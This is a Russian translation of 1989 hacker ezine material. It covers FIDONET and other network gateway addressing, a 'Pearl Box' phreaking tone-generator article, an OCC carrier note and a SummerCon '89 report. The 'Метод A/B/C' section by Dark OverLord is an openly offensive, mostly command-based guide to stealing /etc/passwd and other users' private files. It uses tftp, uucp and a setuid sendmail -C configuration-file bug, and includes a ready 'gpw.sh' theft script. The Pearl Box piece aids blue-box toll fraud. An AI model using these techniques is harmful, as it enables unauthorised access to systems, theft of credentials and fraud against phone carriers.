FIDONET — это, конечно же, широко известное объединение IBM-совместимых BBS-систем, которые первыми сделали возможным включение сетевых возможностей в систему досок объявлений. FIDONET располагает рядом шлюзов в глобальные сети. Прежде всего, у него есть собственный домен — `.ifna.org` — что позволяет отправлять почту прямо в FIDONET без маршрутизации через UUCP-шлюзы. Формат адреса для этого шлюза:

```
Username@f<node #>.n<net #>.z<zone #>.ifna.org
```

Например, чтобы написать Silicon Swindler на узел 1:135/5, адрес будет:

```
Silicon_Swindler@f5.n135.z1.ifna.org
```

При условии, что ваш почтовый клиент знает домен `.ifna.org`, письмо должно дойти. По имеющимся сведениям, на момент написания этой статьи был введён новый шлюзовой домен `fidonet.org`, который должен работать вместо `ifna.org` во всех маршрутах. Если ваш клиент не знает ни один из этих доменов, используйте вышеописанный формат, но замените первый `@` на `%`, а затем добавьте один из следующих серверов после `@`: `CS.ORST.EDU` или `K9.CS.ORST.EDU` (т.е. `username%f.n.z.fidonet.org@CS.ORST.EDU` или `K9.CS.ORST.EDU`).

Ниже приведён список шлюзов FIDONET, составленный Биллом Феннером (WCF@PSUECL.BITNET) и опубликованный в INFONETS DIGEST:

```
Net      Node    Node Name
~~~      ~~~~    ~~~~~~~~~
104      56      milehi.ifna.org
105      55      casper.ifna.org
107      320     rubbs.ifna.org
109      661     blkcat.ifna.org
125      406     fidogate.ifna.org
128      19      hipshk.ifna.org
129      65      insight.ifna.org
143      N/A     fidogate.ifna.org
152      200     castle.ifna.org
```

```
161      N/A     fidogate.ifna.org
369      17      megasys.ifna.org
```

Примечание: UUCP-эквивалент имени узла — это первая часть имени. Например, UUCP-узел `milehi` записан как `milehi.ifna.org`, но может получать почту напрямую через сеть UUCP.

Для пользователей Internet существует ещё один способ отправки почты в FIDONET:

```
ihnp4!necntc!ncoast!ohiont!<net #>!<node #>!user_name@husc6.harvard.edu
```

Пользователям UUCP достаточно использовать этот путь, опустив часть `@husc5.harvard.edu`. Список узлов FIDONET NODELIST доступен на большинстве BBS-систем FIDONET, однако он довольно объёмен.

ONTYME

Ранее известная как Tymnet, OnTyme — это версия сети после её приобретения McDonnell Douglas. После покупки Tymnet они переименовали компанию и открыли экспериментальный интернет-шлюз на `ONTYME.TYMNET.COM`, однако этот шлюз предназначен только для определённых корпоративных адресов внутри McDonnell Douglas и Tymnet, но не для их клиентов. Формат идентификатора пользователя: `xx.yyy` или `xx.y/yy`, где `xx` — имя сети, а `yyy` (или `y/yy`) — настоящее имя пользователя. Если прямая адресация не работает, попробуйте:

```
xx.yyy%ONTYME.TYMNET.COM@TYMIX.TYMNET.COM
```

Подсеть Tymnet называется GeoNet. Это частная подсеть на основе X.25, эксплуатируемая Геологической службой США (USGS) — подразделением Министерства внутренних дел США. Она поддерживает около 165 хост-компьютеров, в том числе около 75 машин USGS Primes, 50 VAX и 2 Amdahl. Одна из их VAX-систем подключена к BITnet под именем USGSRESV, а также имеются узлы SPAN: IFLAG1.SPAN и EROSA.SPAN.

THENET

Texas Higher Education Network (THEnet) объединяет многие учреждения высшего образования штата Техас. Базовым сетевым протоколом является DECnet. Недавно THEnet получила статус региональной сети NSF и в ряде случаев распределяет доступ по протоколу IP поверх DECnet, а в других — использует многопротокольные маршрутизаторы. THEnet располагает Информационным центром сети (NIC) на `THENIC.THE.NET`, а адреса внутри THEnet, по всей видимости, маршрутизируются в формате `user@destination.THE.NET`.

UUCP: ПУТИ И ИНФОРМАЦИЯ ОБ УЗЛАХ

На многих UUCP Unix-узлах доступны команды `uuhosts` и `uupath`. Команда `uuhosts` позволяет получить информацию об указанном узле UUCP: путь, контакт администратора, расписание опроса для фидов USENET и т.д. Команда `uupath` просто показывает путь от одного UUCP-узла к другому. Хотя на текущий момент это полезно преимущественно для пользователей Bitnet, знание этой возможности не помешает на случай, если вам понадобится путь к конкретному узлу. Для

IBM-систем с сетевым программным обеспечением RSCS используется команда:

```
SM RSCS CMD PSUVAX1 UUPATH node1 node2 ...
```

(Для пользователей VAX с сетевым программным обеспечением JNET формат таков:)

```
SEND/COMMAND PSUVAX1 UUPATH node1
```

Таким образом можно получить стандартную информацию команды `uupath`. В одной команде можно указать несколько узлов.

Это бывает полезно для поиска соседних узлов целевого узла — на случай проблем с доставкой по конкретному пути. С помощью этой команды можно использовать альтернативные маршруты, указывая их в виде «bang-path», который сообщает UUCP-шлюзу, куда далее направить сообщение. Формат выглядит примерно так: `psuvax1!catch22!msp!taran@UUCPGATE`, где `UUCPGATE` — любой UUCP-шлюз, например `PSUVAX1` или `UUNET.UU.NET`.

СЕТЕВЫЕ ИНФОРМАЦИОННЫЕ ЦЕНТРЫ (NIC)

Сетевые информационные центры (NIC) могут быть чрезвычайно полезны при решении различных проблем в сетях — таких как маршрутизация или определение местоположения узла.

BITNIC — информационный центр сети BITnet, расположенный в Нью-Джерси. Имя его узла — `BITNIC.BITNET`. Он содержит разнообразные ресурсы, доступные по почте или через прямые сообщения от пользователей Bitnet.

База данных `DATABASE@BITNIC` содержит списки самого разного рода. Она не ограничивается информацией о сетях, но также включает различные справочные материалы. Отправьте команду `HELP` прямым сообщением на `DATABASE@BITNIC` (если вы в Bitnet) или письмом на этот адрес с нужной командой (то есть отправьте письмо с текстом `HELP` на `DATABASE@BITNIC.BITNET` из другой сети или с узла Bitnet, не поддерживающего прямые сообщения).

`LISTSERV@BITNIC` содержит стандартные файлы листсервера плюс ряд других интересных материалов. Подробности — так же, как и для `DATABASE@BITNIC`, командой `HELP`.

`NETSERV@BITNIC` — файловый сервер с информационными файлами о различных сетях, подключённых к Bitnet, а также о самом Bitnet. Здесь можно получить списки узлов, информационные файлы о сетях SPAN, ARPANET, NETNORTH и т.д., а также другие связанные с сетями файлы. Это может оказаться крайне ценным ресурсом при попытках отправить почту в другую сеть.

Информационный центр сети защиты данных (DDN NIC) расположен на `SRI-NIC.ARPA` и содержит различные полезные файлы о DDN и Internet.

Существует несколько способов получить информацию из DDN NIC. Пользователи Internet с возможностью Telnet могут подключиться к `SRI-NIC.ARPA` и воспользоваться рядом функций с экрана предварительного входа. В частности, можно получить новости TAC, введя команду `TACNEWS`. Команда `NIC` позволяет найти информацию о расположении файлов на сети и т.д. Команда `WHOIS`, вероятно, наиболее полезна из трёх. Программа WHOIS позволяет найти адреса зарегистрированных пользователей сетей, а также информацию о сетях и узлах в зависимости от запроса. Для поиска по определённому типу записей используются следующие спецификаторы:

```
Arpanet   DOmain   GAteway   GRoup   HOst   IMp
Milnet    NEtwork  Organization  PSn  TAc
```

Для поиска по конкретному полю используются следующие спецификаторы:

```
HAndle или "!"    Mailbox или если содержит "@"    NAme или ведущая "."
```

Эти функции возвращают всю доступную информацию из базы данных DDN NIC. Если возможность использования Telnet отсутствует, можно отправить письмо на SERVICE@SRI-NIC.ARPA, указав в строке SUBJECT: одну из следующих команд:

```
HELP          Отправляет справочный файл по работе с DDN NIC.
RFC nnn       Отправляет файл Request For Comments (nnn — номер RFC-файла
              или слово INDEX для получения списка).
IEN nnn       Отправляет файл Internet Engineering Notes (nnn аналогично выше).
NETINFO xxx   Позволяет получить файлы о сетях, где xxx — имя файла или слово
              INDEX для получения списка доступных файлов.
HOST xxx      Возвращает информацию об указанном хосте xxx.
WHOIS xxx     Аналог команды WHOIS через Telnet. Для получения подробностей
              отправьте команду WHOIS HELP в строке "Subject:".
```

В сетях существуют и другие информационные центры, однако, насколько мне известно, их возможности значительно уступают SRI-NIC.ARPA. Тем не менее именно туда следует обращаться с вопросами, касающимися конкретных сетей — как по их работе, так и по любым другим аспектам.

Реальная рабочая схема Pearl Box

Автор: Dispater

1 июля 1989 г.

Введение

Прочитав предыдущие варианты схем для Pearl Box, я решил, что существует более простой и дешёвый способ сделать то же самое с помощью микросхемы и деталей, которые, вероятно, уже валяются у вас дома.

Что такое Pearl Box и зачем она мне нужна?


Pearl Box — это устройство генерации тонов, используемое для получения широкого диапазона одиночных тонов. Таким образом, было бы очень легко модифицировать эту базовую конструкцию, чтобы сделать Blue Box: достаточно собрать 2 Pearl Box и соединить их вместе тем или иным способом.

Pearl Box можно использовать для создания любого тона, который другие устройства, возможно, не способны воспроизвести. Кроме того, в ней есть режим свипирования тона, который можно применять для многих целей, например для обнаружения различных типов устройств прослушивания телефона.

Список компонентов

• Интегральная микросхема CD4049 производства RCA
• Дисковый конденсатор 0,1 мкФ
• Электролитический конденсатор 1 мкФ 16 В
• Резистор 1 кОм
• Резистор 10 МОм
• Переменный резистор (потенциометр) 1 МОм
• Диод 1N914
• Несколько кнопочных переключателей SPST (без фиксации)
• 1 тумблер SPDT
• Батарея 9 В и клипса к ней
• Прочие мелочи, которые должны быть у вас дома

Схема (ASCII)



Пояснение

2 провода, ведущие от основной части схемы, должны быть подключены к центральным полюсам тумблера. Подключите 2 провода к потенциометру с одной стороны, а 2 провода, идущие к кнопкам, — с другой. Таким образом вы сможете переключаться между режимом свипирования тона и избранными тонами (сторона кнопок).

Чтобы сохранить тоны, которые вы часто используете, например 1850 Гц, достаточно поставить переменный резистор и настроить его на нужный тон, а затем просто подключить на линию кнопочный переключатель. Их можно соединять в цепочку и т. д. Существует много других полезных модификаций для этого устройства, так что развлекайтесь и будьте умны.

--Dispater

Метод A

Автор: Dark OverLord

Существует множество способов получить копии файлов с удалённой системы, к которой у вас нет прав чтения или учётной записи для входа и доступа к ним. Многие администраторы даже не задумываются о том, чтобы ограничить многочисленные точки доступа, которыми вы можете воспользоваться.

Вот самые простые из них:

A) Использовать tftp(1) [Trivial File Transfer Protocol — протокол тривиальной передачи файлов] для получения копии файла, если вы работаете в сети на базе Internet.

B) Злоупотребить uucp(1) [Unix to Unix Copy Program — программа копирования Unix-Unix] для получения копии файла, если на той системе работают uucp-соединения.

C) Воспользоваться одной из многих известных дыр в безопасности.

В следующих примерах мы будем использовать файл passwd в качестве цели, поскольку он доступен для чтения и присутствует на большинстве систем, к которым применимы эти атаки.

1) Сначала запустите программу tftp. Введите команду:

```
tftp
```

Вы увидите следующее приглашение:

```
tftp>
```

2) Следующий шаг — подключиться к системе, с которой вы хотите получить файлы. В приглашении tftp введите:

```
tftp> connect other.system.com
```

3) Теперь запросите файл, копию которого хотите получить (в нашем случае — файл passwd, `/etc/passwd`):

```
tftp> get /etc/passwd /tmp/passwd
```

Вы должны увидеть нечто похожее на следующее:

```
Received 185659 bytes in 22 seconds.
```

4) Теперь выйдите из программы tftp командой "quit":

```
tftp> quit
```

Теперь у вас должна быть копия файла passwd системы other.system.com в вашем каталоге.

ПРИМЕЧАНИЕ: На некоторых Unix-системах программа tftp имеет другой синтаксис. Вышеприведённое тестировалось под SunOS 4.0.

Например, на Apollos синтаксис таков:

```
tftp -{g|g!|p|r|w} <local file> <host> <foreign file> [netascii|image]
```

Таким образом, необходимо использовать команду:

```
tftp -g password_file networked-host /etc/passwd
```

Обратитесь к локальным страницам man за дополнительной информацией (иными словами — RTFM).

В конце этой статьи я приведу shell-скрипт, который будет красть файл паролей с удалённого хоста. Для его использования введите:

```
gpw system_name
```

Метод B

Предположим, что мы получаем файл `/etc/passwd` с системы uusucker, и наша система имеет прямое uucp-соединение с этой системой. В таком случае можно запросить копию файла через uucp-связи. Следующая команда запросит копирование файла passwd в домашний каталог uucp `/usr/spool/uucppublic`:

```
uucp -m uusucker!/etc/passwd '>uucp/uusucker_passwd'
```

Флаг "-m" означает, что по завершении передачи вы будете уведомлены по почте.

Метод C

Третий возможный способ получить доступ к нужному файлу требует наличия у вас разрешения на вход в систему.

В данном случае мы воспользуемся хорошо известной ошибкой в демоне sendmail системы Unix.

Программа sendmail имеет опцию "-C", с помощью которой можно указать используемый файл конфигурации (по умолчанию это `/usr/lib/sendmail.cf` или `/etc/sendmail.cf`). Следует также отметить, что диагностические сообщения sendmail содержат проблемные строки текста. Обратите также внимание на то, что программа sendmail запускается с setuid root.

Способ злоупотребления этим набором фактов (если вы ещё не догадались) состоит в том, чтобы указать нужный вам файл в качестве файла конфигурации. Таким образом, команда:

```
sendmail -C/usr/accounts/random_joe/private/file
```

Предоставит вам копию приватного файла random joe.

Другой похожий трюк — создать символическую ссылку вашего файла `.mailcf` на файл joe и отправить кому-нибудь письмо. Когда mail запустит sendmail (для отправки письма), он загрузит ваш `.mailcf` и выдаст содержимое файла joe.

Сначала создайте ссылку файла joe на ваш `.mailcf`:

```
ln -s /usr/accounts/random_joe/private/file $HOME/.mailcf
```

Затем отправьте письмо кому-нибудь:

```
mail C488869@umcvmb.missouri.edu
```

И развлекайтесь.

Приложение: скрипт gpw.sh

```
-=-Cut Here=-=-=-Cut Here=-=-=- gpw.sh =-=-=-Cut Here=-=-=-=-Cut Here=-=-=-=-=
:
: gpw copyright(c) Dark Overlord
:
/usr/ucb/tftp $1 << EOF
mode ascii
```

```
verbose
trace
get /etc/passwd /tmp/pw.$1
quit
EOF
-=-Cut Here=-=-=-Cut Here=-=-=-Cut Here=-=-=-Cut Here=-=-=-=-Cut Here=-=-=-=-=-
```

Другие операторы дальней связи (OCC)

Автор: Equal Axis

19 сентября 1989 года

Приветствую всех. Стопроцентная точность не гарантируется. Многие небольшие компании дальней связи работают несколько месяцев или год, а затем сливаются с другими или прекращают деятельность и т.д. Кроме того, не все перечисленные ниже провайдеры работают в каждом регионе. Единственные операторы, которые можно считать доступными практически повсеместно, — это MCI, Sprint, AT&T, Western Union и Telecom USA. Большинство остальных носят строго локальный характер и присутствуют лишь в нескольких штатах или городах.

[Таблица из 221 записи — опущена]

PreCon '89: Knight Lightning и Taran King строят планы

Автор: Knight Lightning

```
PWN ^*^ PWN ^*^ PWN { SummerCon '89 } PWN ^*^ PWN ^*^ PWN
^*^                                                   ^*^
PWN          P h r a c k   W o r l d   N e w s        PWN
^*^          ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~        ^*^
PWN             Special Edition Issue Three           PWN
^*^                                                   ^*^
PWN        "Meet The Hackers Behind The Handles"      PWN
^*^                  June 23-25, 1989                 ^*^
PWN                                                   PWN
^*^           Created, Written, and Edited            ^*^
PWN                by Knight Lightning                PWN
^*^                                                   ^*^
PWN ^*^ PWN ^*^ PWN { SummerCon '89 } PWN ^*^ PWN ^*^ PWN
```

SummerCon... что это такое? Во многих отношениях SummerCon — это нечто большее, чем просто съезд, собирающий величайших фрикеров и хакеров Америки. SummerCon — это состояние духа.

Хакеры по природе своей движимы скрытым чувством приключения: исследовать неизведанное, бросать вызов там, где его ещё не бросали, тянуться к новому и экспериментировать со всем подряд. Осознание того, что мы не одиноки в своём поиске, порой приходит как настоящий дар, а возможность встретиться лично со своими героями, партнёрами и кумирами может стать самым захватывающим аспектом хакерского сообщества — вот о чём SummerCon.

На первый взгляд SummerCon выглядит как кучка молодых людей, тусующихся в гостинице в Сент-Луисе, Миссури. Для меня это больше похоже на один из тех безбашенных фильмов, которые крутят поздно ночью на HBO или ещё где-нибудь. Без чёткой цели и направления — бунтари без причины, всё ради безумного веселья. Атмосфера SummerCon — это мир грёз, куда раз в год можно сбежать из реальности, где царит смекалка и вокруг всегда есть друзья. Сам SummerCon длится лишь выходные, но дружба остаётся на всю жизнь.

Добро пожаловать на SummerCon '89! Этот специальный выпуск Phrack World News содержит эксклюзивный репортаж о событиях и приключениях нескольких лучших хакеров страны 23–25 июня 1989 года.

Мы помнили, как весело было на SummerCon '87, и как SummerCon '88 чего-то недоставало. В каком-то смысле первый SummerCon был очень приватным — почти все участники были членами Metal Shop Private, доски объявлений, некогда бывшей центром «элитного» модемного сообщества. Второй SummerCon прошёл немного иначе. Мы оба с Taran'ом выпали из обоймы почти на год и не собирались проводить ещё один съезд, пока в июне 1988-го вдруг не решили: раз первый удался, почему бы не повторить? SummerCon '88 слепили на скорую руку, кое-что изменили. Получилось неплохо, но в этот год мы решили замахнуться выше, чем когда-либо.

PreCon '89: Первые прилетевшие — четверг вечером, 22 июня 1989 г.

Первые гости нынешней конвенции прибыли на день раньше срока. Control C, ветеран двух предыдущих съездов, и Erik Bloodaxe прилетели в Сент-Луис в четверг вечером, 22 июня 1989 года. Их встретил Forest Ranger, а после шумных приключений в аэропорту троица отправилась в отель Best Western Executive International — тот самый, где проходил первый SummerCon в июне 1987-го.

Около 10 вечера мы с Taran King встретились и, не найдя Control C, Erik Bloodaxe и Forest Ranger, решили съездить в гостиницу, рассчитывая, что к нашему приезду они уже будут там. Подъезжая к отелю, я ощутил странное чувство дежавю. Прошло два года с тех пор, как я был в Executive International или хотя бы в той части города (не считая аэропорта). Как бы то ни было, нам повезло. Мы пробежались через заново отремонтированный холл и вышли к бассейну. Номер Control C и Erik Bloodaxe был виден как маяк. Этот номер стали называть «Doom Room» в честь многочисленных членов Legion of Doom/Hackers, останавливавшихся там на протяжении всех выходных.

Control C и Erik Bloodaxe рассказали нам о Black Ice-Con, проходившем за неделю до SummerCon '89 в Далласе, Техас. На этот якобы секретный съезд проникли агенты безопасности из U.S. Sprint. Участники считали, что утечка произошла с самой BBS Black Ice, по которой кон и получил своё название, и куда были приглашены все её члены (на доске состояло менее 20 человек). Они назвали имя предполагаемого виновника, но из соображений осторожности я не буду его здесь упоминать. К слову, Black Ice впоследствии была «взорвана» SuperNigger'ом, и члены LOD от неё отреклись.

У Erik'а были с собой занятные визитные карточки. Он раздал несколько штук заинтересованным хакерам и прочим случайным людям в отеле и по всему Сент-Луису. На карточках значились Erik Bloodaxe и следующие организации:

• American Telephone & Telegraph [AT&T]
• Federal Bureau of Investigation [FBI] (Department of Justice)
• Secret Service (Department of Treasury)
• Southwestern Bell Telephone Company
• Tymnet (McDonnell Douglas)

Erik вручил нам с Taran'ом по набору карточек на память. Нам обоим нужно было рано вставать на следующий день, поэтому чуть после полуночи мы решили уйти. Я заснул около часа ночи.

SummerCon '89: Приключение начинается — пятница утром, 23 июня 1989 г.

Я проснулся около 5 утра. Договорился работать утреннюю смену с 6 до 10, чтобы остаток дня и выходные были свободны. Вернувшись домой около 10:30, я принялся за финальную работу над Phrack 27. Хотя датой выпуска значится 20 июня 1989 года, в реальности мы выпустили его лишь 27 июня — из-за накладок с SummerCon '89 и прочих обстоятельств. И тут мне позвонил ещё один ветеран прошлых SummerCon'ов — человек, клявшийся, что на этот раз не явится... TUC!

Он пытался убедить меня, что находится во Флориде или где угодно, только не в Сент-Луисе. Я спросил, не нужно ли его встретить в аэропорту. Звонок звучал как абсолютно местный, но он ещё несколько минут настаивал на своей версии. Потом пиликнул второй звонок — это был Taran King. Я покрутился между двумя линиями, попросил Taran'а позвонить Tuc'у (который уже был в Executive International), пока сам собирался ехать в отель.

Выходя из дома, я заметил, что к входной двери приклеена бумажка. Это было извещение от UPS. Странно — я не видел его в 10:30, когда вернулся, и никто не стучал в дверь, пока я был дома. Тем не менее в записке говорилось, что посылку оставили в клубном доме жилого комплекса.

Я заглянул туда и обнаружил свою посылку... Поверите ли — она пришла от Francis J. Haynes, того самого Frank из «Frank and the Phunny Phone Call», и внутри было именно это: кассетный сборник Frank and the Phunny Phone Call. Кстати, Frank скоро выйдет на компакт-диске и поступит в продажу. Подробности появятся в Phrack World News в ближайшее время.

В конце концов я добрался до отеля. Control C и Erik Bloodaxe нигде не было, Forest Ranger и Taran King тоже были недоступны. Я нашёл Tuc'a, и мы решили перекусить и прокатиться.

Вернувшись в отель, мы обменялись байками о минувшем годе и решили позвонить на ресепшен, чтобы узнать, кто заселился за последние несколько часов. Никого знакомого ещё не было, но на другой линии ждал звонок для Tuc'a. Дама на ресепшен переключила его в номер Tuc'a, и я поднял трубку.

Это был Crimson Death из 618. Он сообщил, что приедет автобусом вечером, около 22:45, и ему нужна будет машина. Также сказал, что Dr. Cypher уже в пути, прибудет к автобусному терминалу аэропорта и доберётся до отеля на шаттле. Точного времени не знал.

Я сказал, что встречу его у терминала, и попрощался — потому что именно в этот момент Tuc открыл окно и выглянул к бассейну. Control C, Erik Bloodaxe, Forest Ranger, The Urvile и некий Phil Free (известный под разными никами, в том числе Judas Christ) плескались у бассейна и, заметив нас, бросились лезть в комнату через окно.

Слёт фрикеров — пятница, 23 июня 1989 г., после полудня

Наконец конвенция начала набирать обороты. Посыпались приветствия, зашёл разговор о прошлогоднем съезде. Я принёс в комнату Tuc'a распечатанные на лазерном принтере копии Phrack с 21 по 26 номер, и все с интересом принялись их листать. The Urvile особенно интересовался одной заметкой из Phrack World News, выпуск XXV, часть 3. Думаю, речь шла о заметке номер пять — про безопасность Telenet, но это отдельная история.

Зазвонил телефон, Tuc снял трубку и передал её Control C, который тут же куда-то испарился, не сказав ни слова. Было очевидно, что прибыл Lex Luthor. Однако он хотел сохранить в тайне своё местонахождение и поэтому припарковал машину не на гостиничной стоянке, — ему требовалась конспиративная помощь. Через несколько минут Control C вернулся вместе с Lex'ом, и все лодовцы быстро переместились в Doom Room. Примерно в это же время появился Taran King, а потом Tuc, FR, TK и я присоединились к остальным.

Вскоре после этого Taran King, Erik Bloodaxe и я решили послушать Frank and the Phunny Phone Call. Я ещё не слышал эту кассету, поэтому мы устроились в холле отеля. Первая часть плёнки оказалась вовсе не о Frank'e — это была никогда не выходившая, свежезаписанная музыкальная композиция под названием «My Telephone Is Acting Crazy». Она была интересна тем, что использовала разные знакомые телефонные сообщения об ошибках, типичные записи и тональные сигналы. Когда начались собственно сообщения Frank'a, мы немедленно остановили запись и выбежали из холла, чтобы нас не выгнали — лексика была слишком непотребной для консервативных сотрудников на ресепшен. Мы бродили по отелю в поисках подходящего места и по пути встретили Doc Holiday и Hugo Danner.

Наконец нам удалось вернуться в комнату Tuc'a (сам он был вместе с Forest Ranger, Phil Free и лодовцами в Doom Room). Doc Holiday и Hugo отнесли вещи в свой номер и тоже оказались в Doom Room. TK, EB и я остались в комнате Tuc'a дослушать кассету. Раздался стук в дверь... это был Bill From RNOC.

Taran и BFR мгновенно куда-то исчезли, как только Erik Bloodaxe бросился к Bill'y. Видимо, у него были к нему счёты. TK и BFR растворились в воздухе. Erik решил дослушать кассету. Мы дослушали и отправились в Doom Room, где обнаружили, что прибыли Lucifer 666 и Synthetic Slug. L666 мог бы рассказывать байки о поездке в Сент-Луис часами, а ещё он притащил видеокамеру. Главная его забота состояла в том, что камера напугает Lex'a... и отчасти так и получилось. Как объяснили мне члены LOD в отсутствие Lex Luthor'a, есть паранойя, а есть нечто за её пределами — это Lex.

Безумие SummerCon — пятница, 23 июня 1989 г., после полудня

Как многие читатели, наверное, знают, Сент-Луис — мировая штаб-квартира McDonnell Douglas Aircraft, компании, которой также принадлежит Tymnet. Для Legion of Doom это не было секретом — они провели серию успешных «трашинг»-рейдов на их офисы, а также на Southwestern Bell и IBM. По слухам, они даже фотографировались.

Тем временем, проведя какое-то время в Executive International, Bill From RNOC, Taran King, Tuc, Lex Luthor и я пошли перекусить. Завернули в Wendy's — Tuc, будучи вегетарианцем, хотел в салат-бар. Немного потроллили персонал (который так и остался должен BFR стакан холодного чая). Начали строить догадки, кто в этот раз сыграет роль агента безопасности — на каждом SummerCon непременно оказывался осведомитель или засланный казачок, это уже стало традицией.

В тот момент главным подозреваемым был Dr. Cypher. Cypher признавался в связях с силовыми структурами, когда-то говорил, что его «накрыли» и/или ушёл на покой, якобы сдал U.S. Sprint всё о Black Ice Con (к чёрту осторожность) и в целом был главной тёмной лошадкой, вписывавшейся в образ, заложенный Dan The Operator на SummerCon '87 (хотя его приятель Cryptic Fist тоже неплохо соответствовал этому образу — подробнее об этом ниже). Это лишь то, что я услышал от разных людей на конвенции, и не обязательно отражает мою личную точку зрения.

Очевидным представителем телефонной безопасности был Control C из Michigan Bell, но никто особо не беспокоился о нём. На SummerCon '88 и Black Ice-Con он побывал за счёт Michigan Bell, однако сказал, что, поскольку его руководство прочитало репортажи PWN о прошлых SummerCon'ax, нынешнюю поездку они сочли развлечением, а не командировкой, и бесплатно уже не отпустят.

Ненавижу расстраивать службы безопасности, но честно скажу: неужели вы думаете, что я напишу статью, в которой укажу, чьи компьютеры, пароли, коды и всё прочее раздавались и обсуждались? Зачем создавать негативную огласку? Но не волнуйтесь — на SummerCon НИЧЕГО подобного НИКОГДА не происходит :-)

Перед тем как покинуть Wendy's, Tuc и BFR прихватили стопку тако-шеллов, и по дороге к отелю принялись кидать их куски в проезжающие машины и прохожих. Вернувшись, все начали собираться, чтобы встретить Android Pope (он же Cisban Evil Priest) в аэропорту. Было уже 19:15, а его рейс из Нью-Джерси должен был прибыть в 19:54.

> *«Вы агент ФБР или Секретной службы?!»*

Таков был стандартный вопрос Lucifer 666, который он задавал всем, с кем сталкивался в отеле, — гостям, персоналу, носильщикам и даже водителю шаттла. Все в недоумении отвечали «нет». Казалось, прошёл целый час, пока шаттл наконец был готов к отправке. Bill From RNOC, Taran King и я собирались остаться в отеле, но меня насильно затащили в автобус.

Едва мы тронулись, пожилой водитель обернулся и сказал: «Помните, как вы спрашивали меня, не из ФБР ли я...» Мы все мгновенно замерли, когда он достал значок. Нет, он был не из ФБР, но оказался недавно вышедшим на пенсию заместителем начальника полиции округа Сент-Луис. Control C позже заметил мне, что когда водитель показал значок, он ожидал услышать громкую серию щелчков — как захлопываются замки всех дверей шаттла и между водителем и пассажирями вырастает перегородка... все пассажиры были гостями SummerCon.

Вместо этого несколько хакеров — в основном Hugo и Forest Ranger — принялись расспрашивать отставного офицера о перестрелках. Он упомянул, что в него однажды стреляли, и даже показал шрамы. Lucifer спросил: «Вы убили того, кто в вас стрелял?» Водитель ответил: «Разумеется.» Этот допрос продолжался всю дорогу. Мы добрались до аэропорта и рассредоточились.

Erik Bloodaxe: пропал без вести — пятница вечером, 23 июня 1989 г.

Войдя в нижний терминал Lambert Field (международный аэропорт Сент-Луиса), эта «разношёрстная компания» наткнулась на блондинку по имени Stephanie, звонившую с одного из ближайших таксофонов. Control C первым подошёл к ней и спросил, разговаривает ли она с бойфрендом. Оказалось — нет, и он тут же перехватил трубку, чтобы поговорить с её подругой. Тем временем Lucifer 666 снимал всё это на камеру, а несколько участников группы (кроме Lex'a и Tuc'a) принялись фотографироваться с блондинкой. Ситуация грозила превратиться в хаос — все хотели поучаствовать. В конечном счёте мы потащились к стойке American Airlines, чтобы узнать о рейсе Android Pope, пока Forest Ranger извинялся за наше поведение.

У стойки картина оказалась невесёлой. Android Pope должен был прилететь в 19:54, но рейс задержали — не раньше 21:00. Тем временем Forest Ranger что-то нашёптывал Erik Bloodaxe. Он сказал EB, что блондинка считает его полным занудой и наговорил ещё всяких гадостей. Erik так расстроился, что отправился разговаривать с ней снова, но никто в тот момент этого не заметил.

Надо было убить час. Мы двинулись в дальний конец аэропорта, где были ресторан и бар. По пути встретили людей, бастовавших против Eastern и Continental Airlines и раздававших наклейки с именем «Lorenzo» в перечёркнутом круге (вроде знака «разворот запрещён» или значка NO FEDS с SummerCon '88). Мы набрали кучу этих наклеек и налепили их на ничего не подозревавших людей по всему аэропорту.

Дойдя до зоны перед баром, мы обнаружили ряд таксофонов, шикарную ретро-копию автомобиля и инвалидное кресло. Control C уселся в кресло (дежавю с SummerCon '87 — тогда он оказался в бассейне), и Lucifer 666 принялся возить его по всему аэропорту. Беда в том, что кресло принадлежало дамочке, говорившей по телефону, и когда та наконец заметила пропажу, она нашла Control C и L666 и подняла крик.

Наконец мы добрались до бара. Сидели, разговаривали, наблюдали за взлетающими и приземляющимися самолётами. Через несколько минут я обнаружил, что Erik пропал. Мы прошли весь путь обратно до таксофонов, но Stephanie там больше не было. Потом подошли к стойке American Airlines и объявили Erik'a по громкой связи. То же самое сделали у стоек Trans World Airlines и Braniff.

